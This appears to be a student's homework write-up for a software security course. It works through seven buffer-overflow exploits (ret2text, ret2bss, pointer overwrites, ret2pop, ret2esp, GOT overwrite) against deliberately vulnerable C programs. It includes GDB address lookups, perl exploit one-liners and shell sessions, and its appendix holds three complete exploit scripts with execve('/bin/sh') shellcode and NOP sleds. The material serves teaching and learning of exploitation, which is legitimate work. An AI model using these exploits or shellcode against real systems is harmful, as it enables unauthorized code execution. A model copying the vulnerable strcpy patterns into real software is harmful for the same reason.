ENPM691 : HOMEWORK 3

Name : Chetan Shah

1. Ret2text.c

Program:

```
#include <string.h>
#include <stdio.h>

void public(char* args){
        char buff[12];
        strcpy(buff, args);
        printf("public\n");
}

void secret(void){
        printf("secret\n");
}

int main(int argc, char* argv[]){
        if (getuid() == 0) secret();
        else public(argv[1]);
}
```

Run the program in GDB to get the address of 'secret' function. Overflow buff in 'public' to overwrite return pointer with that address of 'secret' function.

```
Reading symbols from ret2text...(no debugging symbols found)...done
(gdb) start aaaaaaaaaaaa
Temporary breakpoint 1 at 0x80484be
Starting program: /home/user/Documents/hw/ret2text aaaaaaaaaaaa

Temporary breakpoint 1, 0x080484be in main ()
(gdb) print secret
$1 = {<text variable, no debug info>} 0x8048496 <secret>
(gdb)
```

Exploit command:

./ret2text `perl -e 'print "A"x16; print "\x96\x84\x04\x08"'`

```
user@user-VirtualBox:~/Documents/hw$ ./ret2text `perl -e 'print "A"x16; print "\
x96\x84\x04\x08"'`
public
secret
Segmentation fault (core dumped)
```

2. Ret2bss.c

```
#include <string.h>
#include <stdio.h>

char globalbuf[256];

void function(char* input){
        char localbuf[256];
        strcpy(localbuf, input);
        strcpy(globalbuf, localbuf);
}
int main(int argc, char** argv){
        function(argv[1]);
}
```

Get the address of globalbuf in memory
Overflow localbuf such that the return address points to globalbuf address and globalbuf also contains the shellcode.
The exploit script is available in the Appendix(ret2bss_exploit.pl)

```
Reading symbols from ret2bss...(no debugging symbols found)...done.
(gdb) print &globalbuf
$1 = (<data variable, no debug info> *) 0x804a040 <globalbuf>
(gdb) quit
```

```
user@user-VirtualBox:~/Documents/hw$ ./ret2bss  `cat payload_bss`
$ echo 'exploit eureka'
exploit eureka
$ ^C
$ exit
```

```
user@user-VirtualBox:~/Documents/hw$ ./ret2bss  `cat payload_bss`
$ echo 'exploit eureka'
exploit eureka
$
```

3. strptr.c


```
#include <string.h>
#include <stdio.h>

int main(int argc, char* args[]){
        char input[256];
        char *conf = "test -f ~/.progrc";
        char *license = "THIS SOFTWARE IS ...";
        printf(license);
        strcpy(input, args[1]);
        if (system(conf)) printf("Missing .progrc");
}
```

We get the address of license variable.
In the screenshot below we see main+30 the address of license variable

```
No symbol "license" in current context.
(gdb) disass main
Dump of assembler code for function main:
   0x0804846b <+0>:     lea    0x4(%esp),%ecx
   0x0804846f <+4>:     and    $0xfffffff0,%esp
   0x08048472 <+7>:     pushl  -0x4(%ecx)
   0x08048475 <+10>:    push   %ebp
   0x08048476 <+11>:    mov    %esp,%ebp
   0x08048478 <+13>:    push   %ebx
   0x08048479 <+14>:    push   %ecx
=> 0x0804847a <+15>:    sub    $0x110,%esp
   0x08048480 <+21>:    mov    %ecx,%ebx
   0x08048482 <+23>:    movl   $0x8048570,-0xc(%ebp)
   0x08048489 <+30>:    movl   $0x8048582,-0x10(%ebp)
   0x08048490 <+37>:    sub    $0xc,%esp
   0x08048493 <+40>:    pushl  -0x10(%ebp)
   0x08048496 <+43>:    call   0x8048320 <printf@plt>
   0x0804849b <+48>:    add    $0x10,%esp
```

New binary is created in the current folder using the following steps and then the buffer overflow is exploited to overwrite the ‘conf’ variable in stack.

```
user@user-VirtualBox:~/Documents/hw$ echo "/bin/sh" > THIS
user@user-VirtualBox:~/Documents/hw$ chmod +x THIS
user@user-VirtualBox:~/Documents/hw$ PATH=.:$PATH^C
user@user-VirtualBox:~/Documents/hw$ PATH=.:$PATH
user@user-VirtualBox:~/Documents/hw$ ./strptr `perl -e 'print "A"x260; print
"\x82\x85\x04\x08"'`
$ echo exploit!
exploit!
$ exit
```



4. funcptr.c

```
#include <string.h>
#include <stdio.h>

void function(char* str) {
        printf ("%s\n" , str );
        system("any command");
}

int main(int argc, char** argv) {
        void (*ptr)(char* str);
        ptr = &function ;
        char buff [64];
        strcpy(buff ,argv[1]);
        (*ptr )( argv [2]);
}
```

```
(gdb) disass function
Dump of assembler code for function function:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x8,%esp
   0x08048471 <+6>:     sub    $0xc,%esp
   0x08048474 <+9>:     pushl  0x8(%ebp)
   0x08048477 <+12>:    call   0x8048330 <puts@plt>
   0x0804847c <+17>:    add    $0x10,%esp
   0x0804847f <+20>:    sub    $0xc,%esp
   0x08048482 <+23>:    push   $0x8048570
   0x08048487 <+28>:    call   0x8048340 <system@plt>
   0x0804848c <+33>:    add    $0x10,%esp
   0x0804848f <+36>:    nop
   0x08048490 <+37>:    leave
   0x08048491 <+38>:    ret
End of assembler dump.
```

An executable name 'THIS' is created in the current folder similar to the last problem. The strcpy buffer overflow is exploited to overwrite the ptr variable with address of 'system'. Second argument 'THIS' is passed which the the name of the executable.

```
user@user-VirtualBox:~/Documents/hw$ ./funcptr `perl -e 'print "A"x64; print
"\x40\x83\x04\x08 THIS"'`
$ echo exploit!!
exploit!!
$
```

```
user@user-VirtualBox:~/Documents/hw$ ./funcptr `perl -e 'print "A"x64; print "\x
40\x83\x04\x08 THIS"'`
$ echo exploit!!
exploit!!
$
```

5. ret2pop.c

```
#include <string.h>
#include <stdio.h>
```

```
int function(int x, char *str) {
        char buf [256];
        strcpy(buf,str);
        return x;
}
int main(int argc, char **argv) {
        function(64, argv[1]);
}
```

Address of pop %ebp,ret instruction is grep'd in memory using objdump
The strcpy buffer overflow is exploited to overwrite the buffer with shellcode and overwrite the return location with the address of the pop-ret instruction we found.

The exploit script is added to the Appendix: ret2pop_exploit.pl

```
80484ca:        5f                      pop    %edi
80484cb:        5d                      pop    %ebp
80484cc:        c3                      ret
```

```
user@user-VirtualBox:~/Documents/hw$ ./ret2pop `cat payload_ret2pop`
$ echo exploit!!
exploit!!
$
```

6. ret2esp.c

```
#include <string.h>
#include <stdio.h>

void function(char* str) {
        char buf [256];
        strcpy (buf , str );
}

int main(int argc, char** argv) {
        int j = 58623;
        function(argv[1]);
}
```

The address of jmp esp (ff e4) is found in memory by using objdump.
The strcpy buffer overflow is used to overwrite the return address using this address. The shellcode is already written to the address which will get call when jmp esp is executed

The exploit script is added to the Appendix: ret2esp_exploit.pl

```
user@user-VirtualBox:~/Documents/hw$ objdump -d ret2esp | grep 'ff e4'
 804843f:       c7 45 f4 ff e4 00 00    movl   $0xe4ff,-0xc(%ebp)
```

```
(gdb) x/i 0x804843f
   0x804843f <main+19>: movl   $0xe4ff,-0xc(%ebp)
(gdb) x/i 0x8048442
   0x8048442 <main+22>: jmp    *%esp
```

```
user@user-VirtualBox:~/Documents/hw$ ./ret2esp `cat payload_jmpesp`
$ echo exploit!!
exploit!!
```

7. ret2got.c

```
#include <string.h>
#include <stdio.h>

void anyfunction(void) {
        system ( "someCommand" ) ;
}

int main(int argc, char** argv) {
        char* ptr;
        char array[8];
        ptr = array;
        strcpy(ptr , argv[1]);
        printf("Array has %s at %p\n", ptr, &ptr);
        strcpy(ptr , argv[2]);
        printf("Array has %s at %p\n", ptr, &ptr);
}
```

We create a binary(copy of /bin/sh) in the current folder and add the folder to the PATH variable.
The address of printf and system calls are found.
The first strcpy overflow is used to overwrite value of ptr with address of printf. ptr now points to printf's GOT entry.
The second strcpy is used to overwrite value of printf address with that of 'system'

```
 0x080484c0 <+60>:    push   %eax
 0x080484c1 <+61>:    push   $0x804859c
 0x080484c6 <+66>:    call   0x8048320 <printf@plt>
```

```
(gdb) disass 0x8048320
Dump of assembler code for function printf@plt:
   0x08048320 <+0>:     jmp    *0x804a00c
   0x08048326 <+6>:     push   $0x0
   0x0804832b <+11>:    jmp    0x8048310
```

```
(gdb) disass anyfunction
Dump of assembler code for function anyfunction:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x8,%esp
   0x08048471 <+6>:     sub    $0xc,%esp
   0x08048474 <+9>:     push   $0x8048590
   0x08048479 <+14>:    call   0x8048340 <system@plt>
   0x0804847e <+19>:    add    $0x10,%esp
   0x08048481 <+22>:    nop
   0x08048482 <+23>:    leave
   0x08048483 <+24>:    ret
End of assembler dump.
(gdb) disass 0x8048340
Dump of assembler code for function system@plt:
   0x08048340 <+0>:     jmp    *0x804a014
   0x08048346 <+6>:     push   $0x10
   0x0804834b <+11>:    jmp    0x8048310
End of assembler dump.
```

```
Dump of assembler code for function system@plt:
   0x08048340 <+0>:     jmp    *0x804a014
   0x08048346 <+6>:     push   $0x10
   0x0804834b <+11>:    jmp    0x8048310
End of assembler dump.
(gdb) x/x 0x804a014
0x804a014:      0x08048346
```

```
user@user-VirtualBox:~/Documents/hw$ ./Array
$ exit
user@user-VirtualBox:~/Documents/hw$ ./ret2got `perl -e 'print "a"x8; print "\x0c\xa0\x04\x08"'` `perl -e 'print "\x46\x83\
x04\x08"'`
Array has p[illegible] at 0xbfa1eb2c
$ echo exploit!!
exploit!!
$
```

user@user-VirtualBox:~/Documents/hw$ ./Array
$ exit
user@user-VirtualBox:~/Documents/hw$ ./ret2got `perl -e 'print "a"x8; print "\x0c\xa0\x04\x08"'` `perl -e 'print "\x46\x83\x04\x08"'`

```
Array has p⍰Z⍰~^⍰F⍰@⍰W⍰ at 0xbfa1eb2c
$ echo exploit!!
exploit!!
$
```

APPENDIX - Exploit scripts:

1. ret2bss_Exploit.pl

```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#
my $shellcode =
"\x31\xc0".                    # xorl        %eax, %eax
"\x50".                        # pushl  %eax
"\x68\x6e\x2f\x73\x68".        # pushl       $0x68732f6e
"\x68\x2f\x2f\x62\x69".        # pushl  $0x69622f2f
"\x89\xe3" .                   # movl        %esp, %ebx
"\x99".                        # cltd
"\x52".                        # pushl       %edx
"\x53".                        # pushl       %ebx
"\x89\xe1".                # movl        %esp, %ecx
"\xb0\x0b" .               # movb        $0xb, %al
"\xcd\x80"                 # int         $0x80
;

# This address must match the global buffer variable of the victim's program */
my $retaddr = "\x40\xa0\x04\x08";  #0x804a040
```

```
# Fill NOP instruction
my $pad = "\x90" x 244;

# Input string to our victim's program
my $arg = $shellcode.$pad.$retaddr;

# Let us store the input string to a file
open OUT, "> payload_bss";
print OUT $arg;
close OUT;
```

2. ret2pop_exploit.pl

```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#
my $shellcode =
"\x31\xc0".                 # xorl        %eax, %eax
"\x50".                     # pushl %eax
"\x68\x6e\x2f\x73\x68".     # pushl       $0x68732f6e
"\x68\x2f\x2f\x62\x69".     # pushl $0x69622f2f
"\x89\xe3" .                # movl        %esp, %ebx
"\x99".                     # cltd
"\x52".                     # pushl       %edx
"\x53".                     # pushl       %ebx
"\x89\xe1".                 # movl        %esp, %ecx
"\xb0\x0b" .                # movb        $0xb, %al
"\xcd\x80"                  # int         $0x80
;

# This address must match the address of the pop and ret instruction sequence
# 80484d8:  5d                    pop    %ebp
# 80484d9:  c3                    ret

my $retaddr = "\xcb\x84\x04\x08";

# Fill NOP instruction
```

```
my $pad = "\x90" x 240;

# Input string to our victim's program
my $arg = $pad.$shellcode.$retaddr;

# Let us store the input string to a file
open OUT, "> payload_ret2pop";
print OUT $arg;
close OUT;
```

3. ret2esp_exploit.pl

```
#!/usr/bin/perl

####
#  execve(/bin/sh).
#  24 bytes.
# www.exploit-db.com/exploits/13444
####


# shellcode for spawning a new shell in victim's machine
#

# NOTE: "." is a perl way to cat two strings (NOT part of shellcode)
#

my $shellcode =
"\x31\xc0".                     # xorl        %eax, %eax
"\x50".                         # pushl  %eax
"\x68\x6e\x2f\x73\x68".         # pushl       $0x68732f6e
"\x68\x2f\x2f\x62\x69".         # pushl  $0x69622f2f
"\x89\xe3" .                    # movl        %esp, %ebx
"\x99".                         # cltd
"\x52".                         # pushl       %edx
"\x53".                         # pushl       %ebx
"\x89\xe1".                 # movl        %esp, %ecx
"\xb0\x0b" .                # movb        $0xb, %al
"\xcd\x80"                  # int         $0x80
;

# This address must be the address where jmp *%esp is stored */
my $retaddr = "\x42\x84\x04\x08";

# Fill NOP instruction
my $pad = "\x90" x 268;
```

```
# Input string to our victim's program
my $arg = $pad.$retaddr.$shellcode;

# Let us store the input string to a file
open OUT, "> payload_jmpesp";
print OUT $arg;
close OUT;
```